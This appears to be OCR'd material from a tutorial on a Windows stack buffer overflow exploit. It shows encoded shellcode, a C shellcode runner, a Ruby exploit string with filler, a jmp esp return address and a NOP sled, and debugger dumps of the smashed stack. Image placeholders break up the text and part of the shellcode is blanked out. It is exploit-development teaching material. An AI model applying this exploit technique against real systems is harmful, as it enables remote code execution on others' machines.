"\xa7\x90\xcb\x35\x2a\xe8\x0c\xf1\xd5\x9f\x66\x02\x6b\x98" +
"\xbc\x79\xb7\x2d\x21\xd9\x3c\x95\x81\xd8\x91\x40\x41\xd6" +
"\x5e\x06\x0d\xfa\x61\xcb\x25\x06\xe9\xea\xe9\x8f\xa9\xc8" +
"\x2d\xd4\x6a\x70\x77\xb0\xdd\x8d\x67\x1c\x81\x2b\xe3\x8e" +
"\xd6\x4a\xae\xc4\x29\xde\xd4\xa1\x2a\xe0\xd6\x81\x42\xd1" +
"\x5d\x4e\x14\xee\xb7\x2b\xfa\x0c\x12\x41\x93\x88\xf7\xe8" +
"\xfe\x2a\x22\x2e\x07\xa9\xc7\xce\xfc\xb1\xad\xcb\xb9\x75" +
"\x5d\xa1\xd2\x13\x61\x16\xd2\x31\x02\xf9\x40\xd9\xeb\x9c" +
"\xe0\x78\xf4"
```

Test Shellcode

```
#include <stdio.h>

char code[] = "\xbb\xa0\xc9\xa5 ... ";

int main(int argc, char **argv)
{
        char x[500];

        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```



GCC@WIN:
www.mingw.org

Exploit in Ruby

```
buf =
"\xbb\xa0\xc9\xa5\xa7\xda\xd9\xd9\x74\x24\xf4\x58\x29\xc9" +
"\xb1\x33\x31\x58\x12\x83\xe8\xfc\x03\xf8\xc7\x47\x52\x04" +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\                                                       +
"\xd7\xaa\x01\xc1\xe1\x22\xa0\xb9\x15\x3a\xc1\xbc\x52\xfc" +
"\x39\xcc\xcb\x69\x3e\x63\xeb\xbb\x5d\xe2\x7f\x27\x8c\x81" +
"\x07\xc2\xd0"

get_request = "\x41" * 492 + "\xd8\xfc\x91\x7c" + "\x90" * 504 + buf
```

Exploit:


- 492 Filler bytes to reach saved EIP
- 0x7c91fcd8 in little endian (address of «jmp %esp» instruction)
- Generous amounts of nops
- Shellcode

Exploit Payload


Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Analyze:




Verification:



Exploit:


AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>

Exploit – Before overflow




Exploit – After overflow / Before ret

AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>




Exploit – after ret

AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>




Exploit – After Ret, After jmp %esp

AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>




Exploit – After NOP's

AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>



Stack - before overflow



Filler

Stored EIP

Shellcode

Stack - after overflow test


Filler

Stored EIP


Shellcode

Stack – Filler, sEIP, NOPs

&(jmp %esp @ ntdll): 0x7c91fcd8



Address	Hex dump	ASCII
0012EF31	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF39	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF41	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF49	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF51	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF59	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF61	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF69	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF71	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF79	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF81	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF89	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF91	41 41 41 41 41 41 41 41	AAAAAAAA
0012EF99	41 41 41 41 41 41 41 41	AAAAAAAA
0012EFA1	41 41 41 41 41 41 41 41	AAAAAAAA
0012EFA9	41 41 41 41 41 41 41 41	AAAAAAAA
0012EFB1	41 41 41 41 41 41 41 41	AAAAAAAA
0012EFB9	41 41 41 D8 FC 91 7C CC	AAA0ü‘|Ì
0012EFC1	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFC9	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFD1	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFD9	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFE1	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFE9	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFF1	90 90 90 90 90 90 90 90	■■■■■■■■
0012EFF9	90 90 90 90 90 90 90 90	■■■■■■■■
0012F001	90 90 90 90 90 90 90 90	■■■■■■■■
0012F009	90 90 90 90 90 90 90 90	■■■■■■■■
0012F011	90 90 90 90 90 90 90 90	■■■■■■■■
0012F019	90 90 90 90 90 90 90 90	■■■■■■■■



CPU - main thread

0012EFAF	41	INC ECX
0012EFB0	41	INC ECX
0012EFB1	41	INC ECX
0012EFB2	41	INC ECX
0012EFB3	41	INC ECX
0012EFB4	41	INC ECX
0012EFB5	41	INC ECX
0012EFB6	41	INC ECX
0012EFB7	41	INC ECX
0012EFB8	41	INC ECX
0012EFB9	41	INC ECX
0012EFBA	41	INC ECX
0012EFBB	41	INC ECX
0012EFBC	D8FC	FDIVR ST,ST(4)
0012EFBE	91	XCHG EAX,ECX
0012EFBF	^7C CC	JL SHORT 0012EF8D
0012EFC1	90	NOP
0012EFC2	90	NOP
0012EFC3	90	NOP
0012EFC4	90	NOP
0012EFC5	90	NOP
0012EFC6	90	NOP
0012EFC7	90	NOP
0012EFC8	90	NOP
0012EFC9	90	NOP
0012EFCA	90	NOP

